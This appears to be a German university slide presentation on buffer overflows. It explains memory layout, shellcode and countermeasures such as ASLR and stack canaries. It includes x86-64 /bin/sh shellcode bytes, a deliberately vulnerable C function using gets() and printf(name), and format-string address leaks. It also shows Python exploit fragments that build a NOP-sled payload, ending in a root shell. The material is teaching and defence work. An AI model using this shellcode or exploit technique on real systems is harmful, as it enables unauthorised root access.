

Buffer Overflows

Praktische Analyse von Schwachstellen

Jakob Stühn, John Meyerhoff, Sam Taheri

H-BRS

January 13, 2022

Inhalt

- Geschichte
- Grundlegende Theorie
 - Speicheraufbau
 - Stack Overflows
- Shellcode
- Praktische Analyse
 - Programmierfehler
 - Demonstration
- Gegenmaßnahmen
- Fazit

Geschichte: Bekannte Buffer Overflows

- The Morris Worm (November 1988)
- SQL-Slammer (Januar 2003)
- HP-Drucker Firmware (2018)
- WhatsApp MP4 (2019)

Grundlegende Theorie

Definition

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum “Überlaufen” bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird.

Grundlegende Theorie

Speicheraufbau




Figure: Prozess im Speicher

Grundlegende Theorie

Stack Overflow

- Wert einer Variable verändern
- Function Pointer manipulieren
- Return Pointer überschreiben



Figure: Buffer im Stack während eines Overflows

Grundlegende Theorie

Weitere Overflows

Weitere Buffer Overflows:

- Heap Overflows
Angriffe im dynamisch allozierten Heap-Speicher
- Integer Overflows
Überschreiten des zulässigen Wertebereichs
- Unicode Overflows
Einfügen von Unicode-Zeichen in ASCII

Shellcode

Definition

- Shellcode ist eine Folge von Anweisungen.
Diese kann über einen Exploit in einen Prozess injiziert werden.
- In der Computersicherheit meint Shellcode ursprünglich Code, der bei der Ausführung eine Shell öffnet
- Üblicherweise in Assembly

Shellcode

Beispiel

6a 42	push 0x42
58	pop rax
fe c4	inc ah
48 99	cqo
52	push rdx
48 bf 2f 62 69 6e 2f	movabs rdi, 0x68732f2f6e69622f
2f 73 68	
57	push rdi
54	push rsp
5e	pop rsi
49 89 d0	mov r8, rdx
49 89 d2	mov r10, rdx
0f 05	syscall

Shellcode

Register zum Zeitpunkt des Syscalls

Die verwendeten Register:

RAX: 322 (Nummer des Syscalls)

RDI: 0x68732f2f6e69622f (Pfad der auszuführenden Datei: `"/bin//sh"`)

RSI: Pointer auf RDI (Zeiger auf den Pfad)

Die optionalen bzw. nicht verwendeten Register:

RDX: 0 (Optional)

R10: 0 (Optional)

R8: 0 (Optional)

R9: ? (Nicht verwendet)

Praktische Analyse

Programmierfehler

Overflow-anfällig sind Sprachen, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglichen:

- Assembly
- C/C++
- Fortran

Praktische Analyse

Programmierfehler

Problematisch sind Funktionen, welche keine Kontrolle auf die Länge des Inputs implementieren:

- `gets(buffer)`
Erwartet Input und kopiert diesen in den angegebenen Speicher
- `strcpy(buffer, input)`
Kopiert einen Input in den angegebenen Speicher

Praktische Analyse

Format-String-Schwachstelle

Unvorsichtige Verwendung von Formatierungsfunktionen:

- `printf(“%s”, chars)`
Korrekte/Sichere Verwendung
- `printf(chars)`
Falsche/Unsichere Verwendung

Praktische Analyse

Demonstration

Funktion `gruss()` im C-Programm

```
void gruss() {  
    char name[256] = {0};  
    printf("\nWie ist dein Name?:\n");  
    gets(name);  
    iterate(name);  
    printf(name);  
    printf(" ich gruesse dich!");  
}
```

Demonstration

Segmentierungsfehler

[illegible]

Ausgegebene Speicheradressen

```
Wie ist dein Name?:
%p %p %p %p
0x2070252070252070 0x7ffea77bacec 0x7fcdabdc79a0 0x7ffea77bace0 ich gruesse dich!
```

Praktische Analyse

Demonstration

Memory Map

```
00400000-00401000 r--p 00000000 08:01 835843 /home/jakob-kali/Schreibtisch/hallo
00401000-00402000 r-xp 00001000 08:01 835843 /home/jakob-kali/Schreibtisch/hallo
00402000-00403000 r--p 00002000 08:01 835843 /home/jakob-kali/Schreibtisch/hallo
00403000-00404000 r--p 00002000 08:01 835843 /home/jakob-kali/Schreibtisch/hallo
00404000-00405000 rw-p 00003000 08:01 835843 /home/jakob-kali/Schreibtisch/hallo
015e3000-01604000 rw-p 00000000 00:00 0 [heap]
7fcdabc07000-7fcdabc09000 rw-p 00000000 00:00 0
7fcdabc09000-7fcdabc2f000 r--p 00000000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabc2f000-7fcdabd78000 r-xp 00026000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabd78000-7fcdabdc3000 r--p 0016f000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000 ---p 001ba000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000 r--p 001ba000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc7000-7fcdabdca000 rw-p 001bd000 08:01 659120 /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdca000-7fcdabdd0000 rw-p 00000000 00:00 0
7fcdabde7000-7fcdabde8000 r--p 00000000 08:01 659116 /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabde8000-7fcdabe08000 r-xp 00001000 08:01 659116 /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000 r--p 00021000 08:01 659116 /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe11000-7fcdabe12000 r--p 00029000 08:01 659116 /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000 rw-p 0002a000 08:01 659116 /usr/lib/x86_64-linux-gnu/ld-2.32.so
7ffea779b000-7ffea77bc000 rwxp 00000000 00:00 0 [stack]
7ffea77c4000-7ffea77c8000 r--p 00000000 00:00 0 [vvar]
7ffea77c8000-7ffea77ca000 r-xp 00000000 00:00 0 [vdso]
```


Praktische Analyse

Demonstration

Speicherinhalt

0x7ffea77bacc5:	0x000040107000007f	0xfea77bade0000000
0x7ffea77bacd5:	0x000040133900007f	0x42424242000000
0x7ffea77bace5:	0x4242424242424242	0x4242424242424242
0x7ffea77bacf5:	0x4242424242424242	0x4242424242424242
0x7ffea77bad05:	0x4242424242424242	0x4242424242424242
0x7ffea77bad15:	0x4242424242424242	0x4242424242424242
0x7ffea77bad25:	0x2520424242424242	0x2070252070252070
0x7ffea77bad35:	0x4242424242207025	0x4242424242424242
0x7ffea77bad45:	0x4242424242424242	0x4242424242424242
0x7ffea77bad55:	0x4242424242424242	0x4242424242424242
0x7ffea77bad65:	0x4242424242424242	0x4242424242424242
0x7ffea77bad75:	0x4242424242424242	0x4242424242424242
0x7ffea77bad85:	0x4242424242424242	0x4242424242424242
0x7ffea77bad95:	0x4242424242424242	0x4242424242424242
0x7ffea77bada5:	0x4242424242424242	0x4242424242424242
0x7ffea77badb5:	0x4242424242424242	0x0000000000424242
0x7ffea77badc5:	0x0000000000000000	0x0000000000000000

Praktische Analyse

Demonstration - Position des RIP




lakdzgxdmjrtvgzdmxjgfvxdrfgjvxyxvrjfmvdxmxmjgrjmhgrgxjvfhzjesnbcjzhebsu

264 Bytes

8 Bytes

Praktische Analyse

Demonstration - Payloads



Praktische Analyse

Demonstration - Exploit

```
s.send("%p %p\n")  
r = s.recv(1024)  
start = int(r.split(",")[1], 16) - 6
```

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

```
payload = padding + RIP + "\x90" * 32 + shellcode
```

Praktische Analyse

Demonstration - Root Shell

```
(jakob-kali@kali-vm)-[~/Schreibtisch]
$ python exploit.py
ich gruesse dich!
Wie ist dein Name?:

lakdzgxdmjrtvgzdmxjgfvxdrfgjvxyxvrjfmvdxmxmjgrjmhgrgxjvfhzjesnbcjzhebsukfdvdn gnfgfheghnsfejfmnskghvnczhcytsefgcysmefgvjmdxgzf
mjvgfmyrjgfvmybgvrgyvzjjmymjmyymmm ukyhg uyu uyfuys,fuvy,kfydygznudhxbhstrgtfragb gaegaegrartbhagregbajztjfdsrtsgugfesukhgfekh
uefsukhesf💎Ha ich gruesse dich!

whoami
root
```

Gegenmaßnahmen

Übersicht

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Address Space Layout Randomization
- Manuelles Buffer-Overflow-Blocken (Input-Bereinigung)

Aktive (analysierende) Lösungen:

- Statische Analyse
- Stack-Schutz mit “Canary” (Zufallszahl)

Gegenmaßnahmen

Low-Level-Probleme

Hardware- und betriebssystembasierte Lösungen

- können alle Overflows verhindern
- können nicht unterscheiden ob böswillig oder geplant

Leider ist es praktisch nicht umsetzbar, in einer Hardwarelösung zu unterscheiden, welcher Buffer Overflow böswillig und welcher gewollt ist. Damit ist dieser Ansatz nicht praktikabel.

Gegenmaßnahmen

C Range Error Detector und Out Of Bounds Object

- Out Of Bounds Object hilft Referenzen ungefährlich zu machen.
- Jede Adresse, welche nicht im gültigen Bereich liegt, verweist auf das OOB0.
- Kann umgangen werden, sofern der Angreifer über Speicheradressen informiert ist.

Gegenmaßnahmen

Testen

- Erhöhen Sicherheit und Robustheit
- Fuzzy Tests – gezielt zufällig
- Spezifische Payloads und Escape-Sequenzen
- Werkzeuge wie SonarLint analysieren statisch

Gegenmaßnahmen

Statische Analyse

- Programm wird bereits vor der Ausführung analysiert
- Kann Schwachstellen bestimmen und Lösungen vorschlagen
- Zeitsparend aber alleine nicht ausreichend.
- Abwesenheit von Schwachstellen unmöglich zu bestimmen.

Gegenmaßnahmen

Bug-Bounty-Programme

Externalisieren von Tests durch Prämien für gefundene Sicherheitslücken.

Die Prämien sind davon abhängig:

- in welcher Version der Software
- unter welchen Voraussetzungen

eine Schwachstelle vorliegt und welche Art des Zugriffs der Angriff ermöglicht.

Buffer-Overflow-Sicherheitslücken haben eine implizit hohe Zugriffsstufe und gehören dadurch zu den lukrativsten.

Gegenmaßnahmen

Stack-Schutz mit Canaries

(engl. Kanarienvogel) – Kanarienvögel als Indikator für Gas in Minen.

Gegenmaßnahmen

Manuelles Buffer-Overflow-Blocken

Input Sanitization → infizierte Eingaben bereinigen

Im schlimmsten Fall wird eine semantisch inkorrekte Eingabe weiterverarbeitet, nicht aber eine böswillige, durch welche Datenlecks oder ungewollte Aufrufe entstehen würden.

- Eingaben zuerst filtern und dann validieren.
- Nicht immer möglich
- Zwischen normaler und böswilliger Anfrage unterscheiden
- Nicht immer zuverlässig

Dieser Ansatz ist sehr effektiv, aber dafür auch sehr aufwändig.

Fazit

Unsere Ergebnisse zeigen, dass:

- es schwierig ist, sämtliche Vektoren zu überblicken.
- Verfahren wie ASLR Angriffsflächen verkleinern können.
- absoluter Schutz bei Ansprüchen an Funktionalität, nicht möglich ist.
- Canaries effektiv sind.
- erfolgreiche Angriffe potentiell fatale (auch langfristige) folgen haben.

Ausblick

Für Entwickler sind saubere und sichere Programmierfertigkeiten unabdinglich, um eine resistente Grundlage für robuste Software zu schaffen. Vorerst bleiben Buffer Overflows eine allgegenwärtige Sicherheitslücke in vielen Programmen und Systemen.